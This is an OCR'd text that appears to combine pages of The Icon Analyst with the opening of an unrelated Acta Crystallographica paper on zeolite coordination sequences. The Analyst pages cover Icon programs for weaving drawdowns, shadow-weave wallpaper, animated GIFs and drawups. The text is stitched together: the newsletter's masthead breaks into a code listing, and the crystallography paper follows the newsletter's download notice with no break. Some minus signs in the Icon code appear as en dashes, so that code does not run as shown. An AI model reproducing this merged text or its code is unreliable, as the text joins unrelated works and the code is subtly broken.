It's worth adding code for special cases that arise frequently: when the warp and/or weft threads are the same color. The notable example of this is in drawdowns in which the warp threads are all black and the weft threads are all white. If the warp threads are all the same color, the background can be filled in with FillRectangle(). If the weft threads are all the same color, the foreground need be set only once. Here's the code for handling the case where all the warp threads are the same color:

```
if *set(draft.warp_colors) = 1 then {
      Fg(draft.color_list[draft.warp_colors[1]])
      FillRectangle()
      }
else …                    # general case
```

Note how easy it is to check for this case.

Here's what's needed for the case the weft threads are all the same color:

```
if *set(draft.weft_colors) = 1 then {
   Fg(draft.color_list[draft.weft_colors[1]])
   every y := 1 to *draft.treadling do {
      treadle := draft.treadling[y]
      WAttrib("dy=" || (y – 1))
      DrawPoint ! treadle_list[treadle]
      }
else …                    # general case
```

Perhaps Too Much Cleverness

We toyed with the idea of drawing line segments for weft overlays so that several weft threads are that on top in succession could be done with one drawing operation. We decided the potential advantages were outweighed by the additional complexity that would be involved. In addition, most weaves have relatively few "floats" where a weft thread is on top of several warp threads in a row. We'll have more to say about floats in a future article.

There is another possibility for improving performance: Keep track of where the first weft overlay pattern is drawn in each weft color and when that pattern occurs again in the same color, use CopyArea() instead of DrawPoint() for that line.

Although CopyArea() is very fast, it's not clear that the gain would be enough to justify — or even offset — the extra testing that would be required (not to mention the more intricate code needed).

Drawdowns

As mentioned earlier, a drawdown is obtained by using black for all warp threads and white for all weft threads. Consequently, the same code can be used for drawdowns as for regular woven images.

Drawdowns, however usually are shown on grids with squares several pixels on a side for each intersection rather than the single pixel we've used here. This can be handled easily enough using the methods given here. It's probably best to use a separate procedure for drawdowns rather than to further complicate the code used for ordinary woven images.

Incidentally, magnified images are easily obtained by using Zoom() from the graphics module of the Icon program library.

Shadow-Weave Wallpaper

In an article on shadow weaves [1], we explored one of Painter's built-in drafts and showed the fascinating structure of its threading sequence, which is composed of a sequence of anchor points and palindromes connected by runs.

From there, we explored variations on the weave by making systematic modifications to the way the sequence was put together. We did not begin to explore all possible variations — the number of them is incomprehensibly vast. Yet some variations of a more radical nature produce interesting results. See Figure 1.




Figure 1. Variations on a Shadow Weave

One approach to further explorations would be to try to deduce the kinds of variations that might prove interesting. Another approach is to produce random changes in hopes of stumbling on interesting specimens.

We do not know enough to deduce interesting variations in a controlled fashion. And random variations are a lot easier to do.

Coincidental with our pondering this problem, a weaver who was interested in our work on shadow weaves asked if we could put up some shadow-weave "wallpaper" on the Web — a page with a shadow-weave background that changes periodically to show variations.

This was relatively easy to do. We created one Web page with two images, one of the original shadow weave and another with a variation that changes periodically. The image that changes periodically is linked to another page that is featureless except the image is used as a background.

Miniature versions of these pages are shown in Figures 2 and 3.




Figure 2. Shadow-Weave Page




Figure 3. Shadow-Weave Wallpaper Page

The HTML for the wallpaper page is simplicity itself:

```
<HTML>
<HEAD>
<TITLE>Shadow Weave</TITLE>
</HEAD>
<BODY BACKGROUND="bandw.gif">
</BODY>
</HTML>
```

The program that produces the images uses ISDs instead of PFDs (see pages 1 through 3) and constructs the sequences explicitly rather than creating pattern forms that are expanded, as was done in the earlier version.

```
link lists
link patutils
link random
link strings
link weavegif
link weavutil

global anchors
global palpat
global palindromes

procedure main(args)
   local tieup, palette, mutant, win1, win, colorways, i

   randomize( )

   anchors := [ ]
   every put(anchors, 1 to 7)

   palpat := [ ]
   every put(palpat, integer(!"8214365"))

   palindromes := list(*palpat)

   every i := 1 to *palpat do
      palindromes[i] := lreflect(palpat[1:i + 1], 2)

   mutant := isd()
   mutant.name := "shadowweave"
   mutant.shafts := 8
   mutant.treadles := 8
   mutant.color_list := ["black", "white"]
   mutant.tieup := pat2rows("8,#55aa956aa55aa956")

   repeat {
      palindromes := shuffle(copy(palindromes))
      anchors := shuffle(copy(anchors))
      mutant.threading := mutant.treadling :=
         sequence(anchors, palindromes)
      mutant.warp_colors :=
         lextend([1, 2], *mutant.threading)
      mutant.weft_colors :=
         lextend([2, 1], *mutant.treadling)
      win := weavegif(mutant)
      WriteImage(win, "bandw.gif")
      WDelay(win, 10000)
      WClose(win)
      }
end

procedure sequence(anchors, palindromes)
   local i, j, k, p, threading

   anchors := copy(anchors)
   palindromes := copy(palindromes)

   threading := []

   i := put(threading, get(anchors)) |
      stop("program malfunction")

   while p := copy(get(palindromes)) do {
      every put(threading, run(threading[–1], get(p)))
      every put(threading, !p)
      i := get(anchors) | break
      every put(threading, run(threading[–1], i))
      }

   threading := lreflect(threading, 2)

   return threading

end

procedure run(i, j)

   if i < j then suspend i + 1 to j
   else if i > j then suspend i – 1 to j by –1
   else fail

end
```

We ran into an unexpected problem. After some number of images were created, the program crashed for lack of memory, even though every window was closed before a new one was created: There was a memory leak. The leak probably is in Icon's storage management for window resources, although it conceivably could be in X.

The solution was to terminate the program after a safe number of images had been processed, while launching another copy of it before terminating — a kind of suicidal self-cloning.

The changed code is:

```
   every 1 to 100 do {
      palindromes := shuffle(copy(palindromes))
      anchors := shuffle(copy(anchors))
         …
      }

   system("wallpapr &")

   exit()
```

If you investigate the shadow-weave Web pages <1, 2>, you can see variations by reloading the pages at intervals.

Of course, there's the ever present danger that the server on which the program runs will crash. The server is quite stable and the program has been known to run for weeks at a time. There is, however, nothing to be done about a power outage, which happens on occasion, especially during our "monsoon" season when there is a lot of electrical activity. And then there was the raccoon who passed on brilliantly, most literally, by chewing through the insulation on a cable at a nearby power substation.

What's Left?

The program shown in this article makes only minor variations on the original shadow weave. There are all kinds of other, more radical variations.

In thinking about these, we've become interested in other kinds of sequences produced by patterns connected by runs. We're not quite ready to write an article about this yet, but expect to see something, perhaps in disguise, in an article a few issues down the line.

Reference

1. "A Weaving Case Study", Icon Analyst 54, pp. 4-7.

Links

1. http://www.cs.arizona.edu/patterns/weaving/shadow.html
2. http://www.cs.arizona.edu/patterns/weaving/bandw.html

Animation — Making Movies

In the context of computer presentation, a "movie" is a packaged animation. Sound may be included, but that is beyond the scope of this article.

Movies are a very hot topic in computing at the present time and there are several commercial applications that provide a variety of facilities.

Several formats are in widespread use. The main ones are MPEG, QuickTime, and AVI (Windows only).

Animated GIFs

The simplest and most widely used format for packaged animations, especially for the Web, is GIF89a ("animated GIFs"). GIF89a allows a sequence of images to be stored in one file. Application software then can produce an animation by displaying successive images (frames).

Most programs that create animated GIFs do so from a collection of previously prepared single–image GIFs. These can be in GIF87a or GIF89a format. The GIF89a file format allows control information to be included so that the application that displays the images can determine how they are to be presented.

The following options are supported for controlling the display. They are specified in the application that builds the animated GIF.

interlaced
interframe delay
loop
transparent background
frame position
disposal method

When interlacing is specified, each frame is displayed progressively and gradually filled in to the final detail. Interlaced images do not display any faster than non–interlaced ones, but they give the user something to look at while a large image is being downloaded. Animated GIFs usually are not interlaced, because this interferes with the visual transition between successive frames.

The interframe delay is the amount of time between drawing frames. It can be set to 0, but that may cause the animation to run too fast on some platforms.

If the looping value is greater than 0, the animation repeats the specified number of times and then stops. Not all programs support specific values — if you want an animation to display more than once, it's safer to use the "forever" option, which causes the animation to loop until it is interrupted.

Transparent backgrounds serve the same purpose that they do in GIFs that are not animated [1].

Frames can be shifted from the origin by arbitrary amounts. This can be useful for specialized animations.

Frame disposal refers to what is done with the currently displayed frame when the next frame is

drawn. "Do not dispose" is recommended for opaque animations and "Revert to Background" for transparent animations.

Some applications that create animated GIFs allow the frame–related options to be set separately for each frame. Others only apply the specified options to all frames.

Some also provide optional optimization, which crops all frames but the first to the part that is different from the preceding frame. In some kind of animations, this can considerably reduce the file size and increase the speed with which animations can be downloaded and displayed.

Creating Individual GIFs

Many applications can create the individual GIFs that go into an animation. For example, to create an animation of the Icon kaleidoscope program, a series of GIF images can be written as a program executes and can be packaged later.

All this requires is placing calls to WriteImage() at appropriate places — wherever the display is changed.

For the kaleidoscope application [2, 3], there is only one place that images need to be written:

```
procedure outcircle(off1, off2, radius, color)
   Fg(pane, color)
   draw_proc(pane, off1, off2, radius)
   draw_proc(pane, off1, –off2, radius)
   draw_proc(pane, –off1, off2, radius)
   draw_proc(pane, –off1,–off2, radius)
   draw_proc(pane, off2, off1, radius)
   draw_proc(pane, off2, –off1, radius)
   draw_proc(pane, –off2, off1, radius)
   draw_proc(pane, –off2,–off1, radius)
   WriteFrame()                    # write frame
   return
end
procedure WriteFrame()
   static count
   initial count := 1
   WriteImage(pane, "kaleido" ||
      right(count, 4, "0") || ".gif", –half, –half, size, size)
   write(&errout, count)
   count +:= 1
   return
end
```

The procedure WriteFrame() is used to isolate the necessary code, and it is particularly useful if images need to be written at several places in a program.

The images are numbered serially. This makes creating an animation from them easier, since many applications for composing animated GIFs order the individual images by the sorting order of their names. Writing the count to standard error output helps the person creating the frames keep track of how many have been written.

For the kaleidoscope, it is not necessary or desirable to write a frame for each of the eight symmetric drawings. Unless the animation is very fast, it would look peculiar, and it would increase the size of the animation by a factor of about eight.

Another place a frame might be written in the kaleidoscope program is when the diplay is cleared. This would clearly show the transitions between different parameter sets.

Creating Animated GIFs

There are freeware, shareware, and commercial applications that can package existing GIF images.

For UNIX, there is a freeware application, gifmerge <1>, that runs from the command line. For the Macintosh, there is a very capable freeware program, GifBuilder <2>, that runs interactively and supports "drag and drop". GifBuilder also can extract individual images from a packaged animation as well as convert between other movie formats. For Windows, there is a shareware program, GIF Construction Set <3>. As far as we know, there is no freeware GIF animation builder for Windows at the present time.

References

1. "Animation — Image Replacement", Icon Analyst 55, pp. 8-10.

2. "The Kaleidoscope", Icon Analyst 38, pp. 8-13.

3. "The Kaleidoscope", Icon Analyst 39, pp. 5-10.

Links

1. http://www.tu-chemnitz.de/~sos/GIFMERGE/index.html

2. http://iawww.epfl.ch/Staff/Yves.Piguet/clip2gif-home/GifBuilder.html


3. http://www.mindworkshop.com/alchemy/gifcon.html

Sending E-Mail About the Analyst

If you have questions, comments, corrections, or any other concerns related to the Analyst, send e-mail to

icon-analyst@cs.arizona.edu


Mail to this address goes only to the editors of the Analyst.




Quiz — Pointer Semantics

1. Write code segments that produce the following list structures. Each box represents a list element.


(a)




(b)



(c)



(d)



2. Diagram the list structures produced by the following code segments.

(a)

```
L := []
push(L, L, L, L)
```

(b)

```
L1 := []
L2 := copy(L1)
put(L1, L2)
```

(c)

```
L1 := []
L2 := copy(L1)
push(L2, L1)
```

(d)

```
L1 := list(5, 1)
push(L1, [], L1)
L1[1] := 0
pull(L1)
```

Drawups

The language of weaving is not easy to understand nor to write. Most of the weaving words we use are part of our non-weaving vocabulary: pattern, unit, block, simple, shadow, fancy, satin, plain, tie, profile, halftone, turned. You may not recognize the very specific ways these words are used in a sentence about weaving. — Madelyn van der Hoogt [1]

The Problem

A drawup is, in a sense, the opposite of a drawdown — a draft created from a drawdown, which is a representation of the interlacement of a weave [2].

Early in our explorations of weaving we recall encountering a well-known book that shows only drawdowns with no corresponding drafts that would show how to weave them [3]. Figure 1 is an example scanned from the book and Figure 2 is a drawdown obtained from this image by a program we'll describe in a later article.




Figure 1. A Scanned Drawdown




Figure 2. A Drawdown Grid

We were puzzled how a weaver could use drawdowns as a basis for weaving. We later were told by an experienced weaver "that's left as an exercise".

It wasn't at all obvious to us how to create a draft from a drawdown (and most weavers don't know how), so we set out to (what else?) write a program to do it. A primary objective was to produce a drawup with the fewest number of shafts and treadles. (The problem is trivial if a different treadle is used for every row and a different shaft is used for every column — but that's not helpful for actual weaving.)

The key observations are that if a drawdown contains duplicate rows, these rows can be produced by the same treadle, and if there are duplicate columns, they can be produced by the same shaft. Conversely, the draft must have at least as many shafts as there are different columns, and similarly for the treadles and rows. If there are no duplicates, then the number of treadles required is the number of rows in the drawup and the number of shafts required is the number of columns in the drawup.

It's then just a matter of identifying the duplicate rows and columns and creating a tie-up that connects them in a way that produces the desired result.

The Program

The following program works with a drawdown represented by a bi-level pattern (see pages 4 through 6) and produces an ISD (see pages 2 and 3).

```
link options
link patutils          # for pat2rows()
link patxform          # for protate()
link weavutil          # for isd declaration
link xcode

record analysis(rows, sequence, patterns)

procedure main(args)
   local threading, treadling, tie, pattern, i
   local symbols, symbol, drawdown, draft, opts

   opts := options(args, "n:")

   drawdown := pat2rows(read()) |
      stop("*** invalid input")

   treadling := analyze(drawdown)
   drawdown := protate(drawdown, "cw")
   threading := analyze(drawdown)

   symbols := table("")

   every pattern := !treadling.patterns do {
      symbol := treadling.rows[pattern]
      symbols[symbol] := repl("0", *threading.rows)
      pattern ? {
```

```
      every i := upto('1') do
       symbols[symbol][threading.sequence[i]] := "1"
      }
   }

symbols := sort(symbols, 3)
tie := ""

while get(symbols) do
   tie ||:= get(symbols)

draft := isd()
```


The Icon Analyst

Ralph E. Griswold, Madge T. Griswold,
and Gregg M. Townsend
Editors

The Icon Analyst is published six times a year. A one-year subscription is $25 in the United States, Canada, and Mexico and $35 elsewhere. To subscribe, contact

Icon Project
Department of Computer Science
The University of Arizona
P.O. Box 210077
Tucson, Arizona 85721-0077
U.S.A.

voice: (520) 621-6613

fax: (520) 621-4246

Electronic mail may be sent to:

icon–project@cs.arizona.edu

THE UNIVERSITY OF
ARIZONA®
TUCSON ARIZONA

and

Bright Forest Publishers
Tucson Arizona


```
   draft.name := \opts["n"] | "drawup"
   draft.threading := threading.sequence
   draft.treadling := treadling.sequence
   draft.warp_colors := list(*threading.sequence, 1)
   draft.weft_colors := list(*treadling.sequence, 2)
   draft.color_list := ["black", "white"]
   draft.shafts := *threading.rows
   draft.treadles := *treadling.rows
   draft.tieup := tie2matrix(*threading.rows,
     *treadling.rows, tie)

   xencode(draft, &output)

end

procedure analyze(drawdown)
   local sequence, rows, row, count, patterns

   sequence := []
   patterns := []

   rows := table()

   count := 0

   every row := !drawdown do {
     if /rows[row] then {
       rows[row] := count +:= 1
       put(patterns, row)
       }
     put(sequence, rows[row])
     }

   return analysis(rows, sequence, patterns)

end

procedure tie2matrix(shafts, treadles, tieup)
   local matrix

   matrix := []

   tieup ? {
     every 1 to treadles do
       put(matrix, move(shafts))
         }

   return matrix

end
```

In order to manipulate the drawdown, it is converted from a bi-level pattern to a binary matrix: a list of strings composed of 0s and 1s.

The procedure analyze() goes through the rows of that matrix, using the table rows to hold the distinct rows, to which identifying numbers are assigned. At the same time, the list patterns is built to record the order in which the rows appear.

The procedure analyze() first is used on the rows of the drawdown and then, by rotating the

matrix using protate(), the columns.

All that remains is to create the tie-up. For every treadling pattern, its row is initialized with 0s, which indicate no tie. Then for every position in the row that is 1, the corresponding value is set to 1, indicating a tie.

Finally an ISD is assembled and output using xencode().

Figure 3 shows the drawup draft for the drawdown shown in Figure 2. Notice that it only requires six shafts and six treadles.




Figure 3. A Drawup Draft

Observation

The method described above can be used to create a draft for any two-color image. Although drawdowns usually are shown as grid diagrams with the squares large enough to see the interlacing easily, an image in which the interlacement is represented by single pixels contains the same information.

Be aware, though, that unless there are many duplicate rows and columns — or the image is tiny — the resulting draft will require more shafts and treadles than are available on treadle looms. There also is the important question of whether the fabric would hold together, a topic we'll cover in a subsequent article.

To Come

The next step beyond creating drafts from drawdowns and two-color images is to create them for multicolored "drawdowns" or, what is equivalent, multicolored images.

This is a much more difficult problem and, in general, there may be no solution. Figure 5 shows a three-color pattern for which there is no draft.




Figure 5. An Undraftable Color Pattern


Try to assign colors to the rows and columns of this pattern and you'll see the problem.

References

1. *The Complete Book of Drafting for Handweavers*, Madelyn van der Hoogt, Shuttle Craft Books, 1993.

2. "Weave Structure", Icon Analyst 55, p. 14.

3. *A Handbook of Weaves*, G. H. Oelsner, 1915, Macmillan, reprinted by Dover.



What's Coming Up

Everything should be built top-down, except the first time. — Alan Perlis

In the next issue of the Analyst, we plan to have an article on determining whether a color pattern can be drafted and woven, and, if so, how to create a draft. Continuing with weaving, we'll have an article on a weave design technique known as name drafting as well as an article on modular arithmetic as it applies to the numbering of shafts and treadles.

Versum sequences will reappear in a generalized form, and we may show a few versum weaves.

Our series on sequences will continue with an article on periodic sequences in which the same pattern of values repeats endlessly.

In **From the Library**, we plan to cover modules that support rational and complex arithmetic.

Downloading Icon Material

Implementations of Icon are available for downloading via FTP:

ftp.cs.arizona.edu (cd /icon)

Acta Crystallographica Section A, Volume A52 (1996), pages 879-889.

Algebraic Description of Coordination Sequences and Exact Topological Densities for Zeolites

R.W. Grosse-Kunstleve[1] & G.O. Brunner
Laboratory of Crystallography, ETH Zentrum, CH-8092 Zurich, Switzerland

N.J.A. Sloane
Mathematical Sciences Research Center, AT&T Research, Murray Hill, New Jersey 07974, USA

Abstract

Coordination sequences have been calculated for all approved zeolite topologies, all dense SiO_2 polymorphs and 16 selected non-tetrahedral structures, and the algebraic structure of these CS's has been analyzed. Two algebraic descriptions of coordination sequences are presented. One description uses periodic sets of quadratic equations and is already established in the literature. The second description employs generating functions which are well known in combinatorics, but are used here for the first time in connection with coordination sequences. The algebraic analysis based on generating functions turns out to be more powerful then the other approach. Based on the algebraic analyses, exact topological densities are derived and tabulated for all the structures investigated. In addition, "*n*-dimensional sodalite" is observed to have an especially simple *n*-dimensional graph.

Introduction

The notion of coordination sequence (CS) was formally introduced by Brunner & Laves (1971) in order to investigate the topological identity of frameworks and of atomic positions within a framework. The CS is a number sequence in which the *k*-th term is the number of atoms in "shell" *k* that are bonded to atoms in "shell" *k*-1. Shell 0 consists of a single atom, and the number of atoms in the first shell is the conventional coordination number.

The CS is now routinely used to characterize crystallographic structures (Meier & Möck, 1979, Atlas of Zeolite Structure Types, 1992 & 1996, Fischer 1973 & 1974) and even higher-dimensional sphere packings (Conway & Sloane, 1995, 1996). Other applications are to the determination of topological density, which can be obtained from the partial sums of terms in the CS. This density is correlated with other parameters such as lattice energy (Akporiaye & Price, 1989), the distribution of particular elements (Herrero, 1993), catalytic activity (Barthomeuf, 1993), and is useful for predicting of properties of synthetic zeolites (Brunner, 1979).

In an abstract sense, the CS describes the growth of a crystal, and was therefore initially called the "growth series" (Brunner & Laves, 1971). Previous investigations (Brunner, 1979, Herrero, 1994, Schumacher, 1994, O'Keeffe, 1991a) have shown that in some cases the terms in the CS increase quadratically with *k*, but up to now investigations were restricted to specific examples. In view of the increasing applications of the CS, up to 2000 terms have now been calculated for all approved zeolites topologies, as well as for all dense SiO_2 polymorphs and 16 selected non-tetrahedral structures, and the algebraic structure of these CS's has been analyzed.

The crystal structures investigated

The majority of the zeolite structures investigated in this work are listed in the Atlas of Zeolite Structure Types (1992 & 1996)[2]. All the zeolite topologies will be referred to by their three-letter codes. For example, Melanophlogite has code **MEP**. Coordination sequences for structures with more than one crystallographic site are referred to by the three-letter code followed by the site label of the atlas. For example, the zeolite Mazzite has two distinct sites (both tetrahedrally coordinated atoms) which are denoted by **MAZ T1** and **MAZ T2**.

The data for the twelve SiO_2 polymorphs were taken from the Inorganic Crystal Structure Database (ICSD, 1986-1995). Table 1 lists the mineral names together with the ICSD collection codes.

Mineral	ICSD collection code
Banalsite	4447
Coesite	18112
Cordierite	30947
Cristobalite	9327
Feldspar	100182
Keatite	34889
Milarite	71046
Moganite	67669
Paracelsian	24690
Quartz	31048
Scapolite	9502
Tridymite	29343

Table 1 : ICSD collection codes

For a comparison, 16 non-tetrahedral structure types having many chemical representatives have also been investigated. Table 2 gives the search codes for the corresponding entries in the Gmelin Handbook (TYPIX, 1994).

The coordination numbers of the zeolites and the dense SiO_2 polymorphs are always four, with the exception of the six interrupted zeolite frameworks (indicated by a dash preceding the three-letter code) which have a three- or twofold coordination for one of the sites. For the non-tetrahedral structures, Table 2 also gives the bond length limits and the resulting coordination numbers which were used in the calculations. For each of CaF_2, NiAs and W, two different parameters were considered, leading to two different coordination numbers.

Formula	TYPIX search code	Bond length limit (Å)	Coordination numbers
CaF_2 (2)	(225) cF12	2.5	4, 8
CaF_2 (1)	(225) cF12	3.5	8, 10
NaCl	(225) cF8	3.0	6
FeS_2-Marcasite	(58) oP6	2.7	4, 6
FeS_2-Pyrite	(205) cP12	2.7	4, 6
NiAs (2)	(194) hP4	2.5	6, 6
NiAs (1)	(194) hP4	2.7	6, 8
Cu	(225) cF4	2.7	12
Mg	(194) hP2	3.5	12
W (2)	(229) cI2	3.3	14
W (1)	(229) cI2	2.8	8
α-Nd	(194) hP4	4.0	12
Ni_2In	(194) hP6	3.3	11, 14
α-Mn	(217) cI58	3.5	12, 13, 16
Cr_3Si	(223) cP8	3.5	12, 14
σ-CrFe	(136) tP30	3.5	12, 14, 15
$MgZn_2$	(194) hP12	3.5	12, 16
$MgCu_2$	(227) cF24	3.5	12, 16

$MgNi_2$	(194) hP24	3.5	12, 16

Table 2 : TYPIX search codes

Primary determination of coordination sequence: A highly optimized node counting algorithm

In order to calculate the coordination sequence, the crystal structure, i.e. assembly of atoms, has to be abstracted to a mathematical topology (or graph) with nodes and certain bonds between nodes. In the case of zeolites and dense SiO_2 phases, the tetrahedral positions are taken to be the nodes, and the bridging framework oxygen atoms are replaced by bonds. For other classes of materials, e.g. metals or intermetallic phases, all atoms represent nodes, and bonds are created in an appropriate neighborhood of each atom (see for example Brunner & Laves, 1971).

The CS determination algorithm used here can be described as a *node counting* or *coordination shell algorithm*. The algorithm is started (with $k = 0$) by selecting an *initial node*. At the next step ($k = 1$), all nodes bonded to the initial node are determined. For $k \geq 2$, all characteristics of the algorithm become evident: those nodes, which are bonded to the "new nodes of the previous step (k-1)", but have not been counted before, are counted. This means that three sets of nodes for three topological distances (i.e. three coordination shells) have to be maintained: the *middle* (k-1) nodes, whose bonds are followed to determine the *next* (k) nodes, and the *previous* (k-2) nodes, to know which of the nodes bonded to the middle nodes have already been counted. The innermost shells with $k < k_{next}$-2 are not needed and can be deleted since the nodes counted before are fully surrounded by shell k-2. In this way, the memory required grows only quadratically with k, whereas other algorithms presented in the literature (Herrero, 1994) have a cubic growth rate.

Another important feature of the algorithm is that a "hashing" lookup technique was used to determine whether a newly generated node - a candidate for the next shell - was already in the middle or previous shell. This increased the speed of the program by about three orders of magnitude.

Both optimizations, with respect to memory and to speed, were necessary: without them it would not have been possible to compute the several hundred to several thousand CS terms that were required for the analysis. Computing times were a matter of hours on a high-speed workstation.

Algebraic description I: Quadratic equations defining the topological density

It was already shown in the literature (Brunner, 1979, Herrero, 1994, Schumacher, 1994, O'Keeffe,

1991a) that in many cases the k-th term of the coordination sequence, N_k, increases quadratically with k (just as the surface of a sphere increases quadratically with its radius). A very simple example is **SOD**, where $N_k = 2\,k^2 + 2$ holds for all k. Brunner (1979) gives also a more typical example: for diamond, "the equation $N_k = 2.5\,k^2 + 1.75$ renders values too high by 0.25 if k is odd and too low by 0.25 if k is even". An exact description for all k is achieved by introducing a periodic set of quadratic equations:

$N_k = 5/2\,k^2 + 3/2$ for $k = 2\,n + 1$, $n = 0,1,2,...$

$N_k = 5/2\,k^2 + 2$ for $k = 2\,n + 2$, $n = 0,1,2,...$

For **ABW**, the equations involve both k^2 and k:

$N_k = 19/9\,k^2 + 1/9\,k + 16/9$ for $k = 3\,n + 1$, $n = 0,1,2,...$

$N_k = 19/9\,k^2 - 1/9\,k + 16/9$ for $k = 3\,n + 2$, $n = 0,1,2,...$

$N_k = 19/9\,k^2 - 0\,k + 2$ for $k = 3\,n + 3$, $n = 0,1,2,...$

In general, all coordination sequences investigated in this study can be described exactly by a periodic set of quadratic equations of the form:

$$N_k = a_i k^2 + b_i k + c_i \quad \text{for} \quad k = M \cdot n + i, \quad \text{for} \quad n = 0, 1, 2, \ldots \text{ and } i = 1, 2, \ldots, M. \tag{1}$$

The number of equations, M, will be referred to as the *period length*. These equations hold for all k greater than or equal to some *starting point* k_0.

Following a definition of O'Keeffe (1991a), we define the "exact topological density" (TD) to be the mean of the a_i divided by the dimension N_D of the crystal space (which is 3 for all results presented here):

$$\mathrm{TD} = \frac{\langle a_i \rangle}{N_D} = \frac{1}{M \cdot N_D} \sum_{i=1}^{M} a_i \tag{2}$$

As k increases, the effect of the linear and constant coefficients b_i and c_i on the CS decreases, and the quadratic coefficient a_i dominates. The error in the approximation

$$N_k \approx N_D \cdot \mathrm{TD} \cdot k^2 \quad (3)$$

vanishes for

$k \to \infty$.
